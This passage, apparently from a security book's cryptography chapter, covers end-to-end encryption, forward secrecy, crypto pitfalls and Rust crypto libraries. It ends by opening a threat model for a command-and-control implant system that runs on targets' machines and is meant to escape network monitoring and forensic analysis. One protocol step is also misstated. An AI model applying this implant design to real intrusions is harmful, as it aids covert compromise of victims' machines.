

Figure 11.12: End-to-end encryption



Figure 11.13: End-to-end encryption

copied at (almost) the speed of light. Thus all your communication should be (soon to be) considered public.

- You may have nothing to hide in today's world. But if history taught us one thing, it's that even if you consider yourself "normal", a crazy dictator can seize power (or be elected) and start imprisoning or exterminating entire chunks of the population because of their hobbies, hair color, or size.

This is where **end-to-end encryption (E2EE)** comes into play. With E2EE, only the intended recipients are able to decrypt and read the messages. Thus, none of the intermediaries can inspect, store or modify your private messages.



Figure 11.14: End-to-end encryption

Before going further, I want to clarify a few things.

When we talk about a "message", it's not necessarily an email or a chat message. It can also be a network packet, so anything you do online, from visiting websites to buying shoes passing by gaming.

How can we encrypt a message in a way that only our dear friend Bob is able to decrypt it?

11.12.1 Public-key cryptography

Could we simply use asymmetric encryption?

Because I need to know Bob's public key before sending him a message, his public key is kind of his digital **identity**. Usually, I can get Bob's public key through the same app I'm using to



Figure 11.15: Asymetric encryption

send him a message, but I need to verify (using another channel, like a face-to-face meeting) with him that the public key the service served me is Bob's one and not a malicious one.

Because only the owner of the private key is able to decrypt content encrypted with the public key, from a cryptographic point of view, **1 public key = 1 identity**.

Is it enough to secure our communication?

Wait a minute!

Reality is quite different: public-key encryption is limited in the length of the messages it can encrypt and is painfully slow.

11.12.2 Hybrid encryption

Hybrid encryption takes the best of symmetric encryption and asymmetric encryption: messages are encrypted with symmetric encryption (fast, any length, safe…), and only the ephemeral symmetric secret key (short, with a length of 256 bits - 32 bytes most of the time) is encrypted using asymmetric encryption.

The symmetric key is said to be ephemeral because it is discarded by both parties once the message is encrypted / decrypted and a new key is generated to encrypt each message.

With this scheme, **1 public key still equals 1 identity**, but we can now encrypt messages of any length at max speed.

Yet, the situation is still not perfect. To offer good security, RSA keys tend to be large (3072 bits or more), and RSA encryption is not that easy to get right (principally related to



Figure 11.16: Hybrid encryption

padding), which is a big source of bugs.

11.12.3 Diffie–Hellman key exchange

So, is E2EE simply key exchange + AEAD?

Hold on! What happens if our private key is leaked?

If one of the intermediaries recorded all our messages and our private key leaked, the malicious actor would be able to **decrypt all the messages**! Past, present, and future.

This is basically how PGP works and the principal reason it's criticized by cryptographers.

As managing keys is known to be hard, it's not a matter of *"if"*, but of *"when"*.

11.12.4 Forward Secrecy

Forward Secrecy (also known as Perfect Forward Secrecy) is a feature of protocols that guarantees that if a key leaks at the moment `T`, messages sent before, at `T-1`, `T-2`, `T-3` … can't be decrypted.

To implement forward secrecy, we could simply create many keypairs, use one keypair per message and delete it after the message is received.

But then we would lose our feature that **1 public key = 1 identity**: we would need to verify with Bob for each message that each public key is legitimate and actually comes from Bob, and not a MITM attacker, which is impracticable.

Unless…

11.12.5 Signatures

Signatures allow a person in possession of a private key to authenticate a document or a message. By signing the message or document, the private key owner attests to its validity. Then, everybody who has access to the public key can verify that the signature matches the document.

Thus, **Signatures are the perfect tool to build a digital identity**.

Let see how to use signatures with encryption to secure our communications.

11.12.6 End-to-end encryption

1. Bob Generates a signature keypair and a key exchange (ephemeral) keypair. He signs the key exchange keypair with the key exchange public key and then publishes both public keys plus the signature.



Figure 11.17: Key exchange



Figure 11.18: Forward secrecy

2. Alice fetches both public keys and the signature. She verifies that the signatures match the key exchange keypair. If the signature matches, then we are sure that the key exchange public key comes from Bob.

3. Alices generates a key exchange (ephemeral) keypair. She performs a key exchange with her private key and Bob's public key to generate a shared secret and pass it into a KDF to generate a symmetric secret key. She uses this secret key to encrypt her message. She then signs the key exchange public key and can now destroy the private key exchange private key.

4. Alices sends her public key exchange key, encrypted message, and signature to Bob.

5. Bob verifies that the signature is valid with Alice's public signing key. If everything is good, he can now use the public key exchange key that Alice just sent him to perform a key exchange with his key exchange private key and pass the shared secret into a KDF to generate exactly the same symmetric secret key as Alice. With that secret key, he can finally decrypt the message.

One interesting thing to note is that Alice only signs the public key exchange key and not the whole encrypted message because the integrity and authenticity of the message are guaranteed thanks to **AEAD** encryption. If any bit of the encrypted message or public key is modified by a malicious actor, the decryption operations will fail and return an error.

Key exchange keypairs are called **ephemeral** because they are no longer used after the message is sent or decrypted. On the other hand, signing keys are called **long-term** keys as they need to be renewed only when a leak happens (or is suspected).

It's a lot of effort to send a message, but it's totally worth it. We now have a single identity



Figure 11.19: End-to-end encryption

key: the public signing key, and we can use as many encryption keys as we want. We just need to sign those encryption keys.

Furthermore, we could use this signing key for many other things, such as signing documents, contracts…

In short, **Modern end-to-end encryption = Signatures + Key exchange + AEAD**

Signatures are the long-term identity keys and are used to sign ephemeral key exchange keys.

Ephemeral **key exchange keys** are used to encrypt symmetric AEAD keys.

AEAD keys are used to encrypt the messages.

This is for the theory. In practice, you have to keep in mind that while E2EE is desirable, it's not a silver bullet, and a motivated attacker can still eavesdrop on your communications:

- A lot of people prefer to have their chat and emails backed up, and those backups are not encrypted.
- Devices can be compromised, and messages can be exfiltrated directly from the devices, bypassing all forms of encryption.
- Anybody can take a screenshot or even a picture of the screen.

Advanced protocols like Signal add even more techniques such as the double ratchet and ephemeral key bundles to add even more security guarantees.

11.13 Who uses cryptography

Everybody, almost everywhere!

As you may have guessed, **militaries** are those who may need it the most to protect their communications, from spartans to the famous Enigma machine used by Germany during World War II.

Web: when communicating with websites, your data is encrypted using the TLS protocol.

Secure messaging apps such as (Signal and Element use end-to-end encryption to fight mass surveillance. They mostly use the `Signal` protocol for end-to-end encryption, or derivatives (such as Olm and Megolm for Matrix/Element).

Blockchain and cryptocurrencies have been a booming field since the introduction of Bitcoin in 2009. With secure messaging, this field is certainly one of the major reasons cryptography is going mainstream these days, with everybody wanting to launch their own blockchain. One of the (unfortunate) reasons is that both "crypto-currencies" and "cryptography" are both

often abbreviated “crypto” to the great displeasure of cryptographers seeing their communities flooded by “crypto-noobs” and scammers.

Your new shiny smartphone just has been stolen by street crooks? Fortunately for you, your personal pictures are safe from them, thanks to **device encryption** (provided you have a strong enough passcode).

DRM (for Digital Rights Management or Digital Restrictions Management) is certainly the most bullshit use of cryptography whose unique purpose is to create artificial scarcity of digital resources. DRMs are, and will always be breakable, by design. Fight DRM, the sole effect of such a system is to annoy legitimate buyers, because, you know, the content of the pirates have DRM removed!

And, of course, offensive security: when you want to exfiltrate data, you may not want the exfiltrated data to be detected by monitoring systems or recovered during forensic investigations.

11.14 Common problems and pitfalls with cryptography

There are important things that I think every cryptographer (which I’m not) agree with:

- key management is extremely hard
- Use Authenticated encryption as much as you can, and public-key cryptography as carefully as you can
- You should **NOT** implement primitives yourself
- Crypto at scale on consumer hardware can be unreliable

11.14.1 key management is extremely hard

Whether it be keeping secret keys actually secret, or distributing public keys, key management is not a solved problem yet.

11.14.2 Use Authenticated encryption

Block ciphers and MACs allow for too many footguns.

Today, you should use `AES-256-GCM` , `Chacha20-Poly1305` or `XChacha20-poly1305` .

11.14.3 You should NOT implement primitives yourself

Implementing an encryption protocol yourself is feasible. It’s hard but feasible. It can be tested for correctness with unit and integration tests.

On the other hand, even if you can test your own implementation of primitives with test vectors, there are many other dangers waiting for you:

- side-channel leaks
- non-constant time programming
- and a lot of other things that may make your code not secure for real-world usage.

11.14.4 Crypto at scale on consumer hardware can be unreliable

As we saw in chapter 09, bit flips happen. The problem is that in a crypto algorithm, a single bit flip effectively changes everything to the output, **by design**. Whether it be electrical or magnetic interference, cosmic rays (this is one of the reasons that space computing systems have a lot of redundancy) or whatever, it may break the state of your crypto application which is extremely problematic if you use ratcheting or chains of blocks.

One of the countermeasures is to use ECC memory, which detects and correct n-bit memory errors.

11.15 A little bit of TOFU?

As stated before, key distribution is hard.

Let's take the example of a secure messaging app such as Signal: you can send messages to anybody, even if you haven't verified their identity key, because you may not be able to manually verify, in person, the QR code of your recipient the moment you want to send them a message.

This pattern is known as Trust On First Use (TOFU): You trust that the public key, sent to you by Signal's servers, is legitimate and not a malicious one.

You are then free to manually verify the key (by scanning a QR code or comparing numbers), but it's not required to continue the conversation.

TOFU is insecure by default but still provides the best compromise between security and usability, which is required for mass adoption beyond crypto people.

11.16 The Rust cryptography ecosystem

37.2% of vulnerabilities in cryptographic libraries are memory safety issues, while only 27.2% are cryptographic issues, according to an empirical Study of Vulnerabilities in Cryptographic Libraries (*Jenny Blessing, Michael A. Specter, Daniel J. Weitzner - MIT).*

I think it's time that we move on from C as the *de-facto* language for implementing cryptographic primitive.

Due to its high-level nature with low-level controls, absence of garbage collector, portability, and ease of embedding, Rust is our best bet to replace today's most famous crypto libraries: OpenSSL, BoringSSL and libsodium, which are all written in C.

It will take time for sure, but in 2019, `rustls` (a library we will see later) was benchmarked to be 5% to 70% faster than `OpenSSL`, depending on the task. One of the most important things (that is missing today) to see broad adoption? Certifications (such as FIPS).

Without further ado, here is a survey of the Rust cryptography ecosystem in 2021.

11.16.1 sodiumoxide

sodiumoxide is a Rust wrapper for libsodium, the renowned C cryptography library recommended by most applied cryptographers.

The drawback of this library is that as it's C bindings, it may introduce hard-to-debug bugs.

Also, please note that the original maintainer announced in November 2020 that he is stepping back from the project. That being said, at its current state, the project is fairly stable, and urgent issues (if any) will surely be fixed promptly.

11.16.2 ring

ring is focused on the implementation, testing, and optimization of a core set of cryptographic operations exposed via an easy-to-use (and hard-to-misuse) API. ring exposes a Rust API and is written in a hybrid of Rust, C, and assembly language.

ring provides low-level primitives to use in your higher-level protocols and applications. The principal maintainer is known for being very serious about cryptography and the code to be high-quality.

The only problem is that some algorithms, such as `XChaCha20-Poly1305`, are missing.

11.16.3 dalek cryptography

dalek-cryptography is a GitHub organization regrouping multiple packages about pure-Rust elliptic curve cryptography such as `x25519` and `ed25519`.

The projects are used by organizations serious about cryptography, such as Signal and Diem.

11.16.4 Rust Crypto

Rust Crypto is a GitHub organization regrouping all the crypto primitives you will need, in

pure Rust, most of the time by providing a base trait and implementing it for all the different algorithms (look at aead for example).

Unfortunately, not all the crates are audited by a professional third party.

11.16.5 rustls

rustls is a modern TLS library written in Rust. It uses `ring` under the hood for cryptography. Its goal is to provide only safe to use features by allowing only TLS 1.2 and upper, for example.

In my opinion, this library is on the right track to replace `OpenSSL` and `BoringSSL` .

11.16.6 Other crates

There are many other crates such as `blake3` , but, in my opinion, they should be evaluated only if you can't find your primitive in the crates/organizations above.

11.17 Summary

As of June 2021

crate	audited	Total downloads
ring	Yes	10,339,221
rustls	Yes	7,882,370
ed25519-dalek	No	2,148,849
x25519-dalek	No	1,554,105
aes-gcm	Yes	2,203,807
chacha20poly1305	Yes	864,288
sodiumoxide	No	842,287

11.18 Our threat model

11.18.1 What are we working on

We are working on a remote control system comprised of 3 components: an agent, a server, and a client.

The **agent** are executed on our targets' machines: a highly adversarial environment.

The **client** is executed on the machines of the operators. Its role is to send commands to the agent.

The **server** (or C&C) is executed in an environment normally under the control of the opera-

tors. It provides a relay between the client and the agents. One reason is to hide the identity of the operators issuing commands from the client. Another one is to provide high availability: the client can't run 24h/24h. The server, on the other hand, can.

11.18.2 What can go wrong

Compromised server: The server can be compromised, whether it be a vulnerability or seized by the hosting provider itself.

Network monitoring: Network monitoring systems are common in enterprise networks and may detect abnormal patterns, which may lead to the discovery of infected machines.

Discovery of the agent: The agent itself may be uncovered, which may lead to **forensic analyses**: analyses of the infected machines to understand the *modus operandi* and what was extracted.

Impersonation of the operators: An entity may want to take control of the compromised hosts and issue commands to them, by pretending to be the legitimate operators of the system.

11.18.3 What are we going to do about it

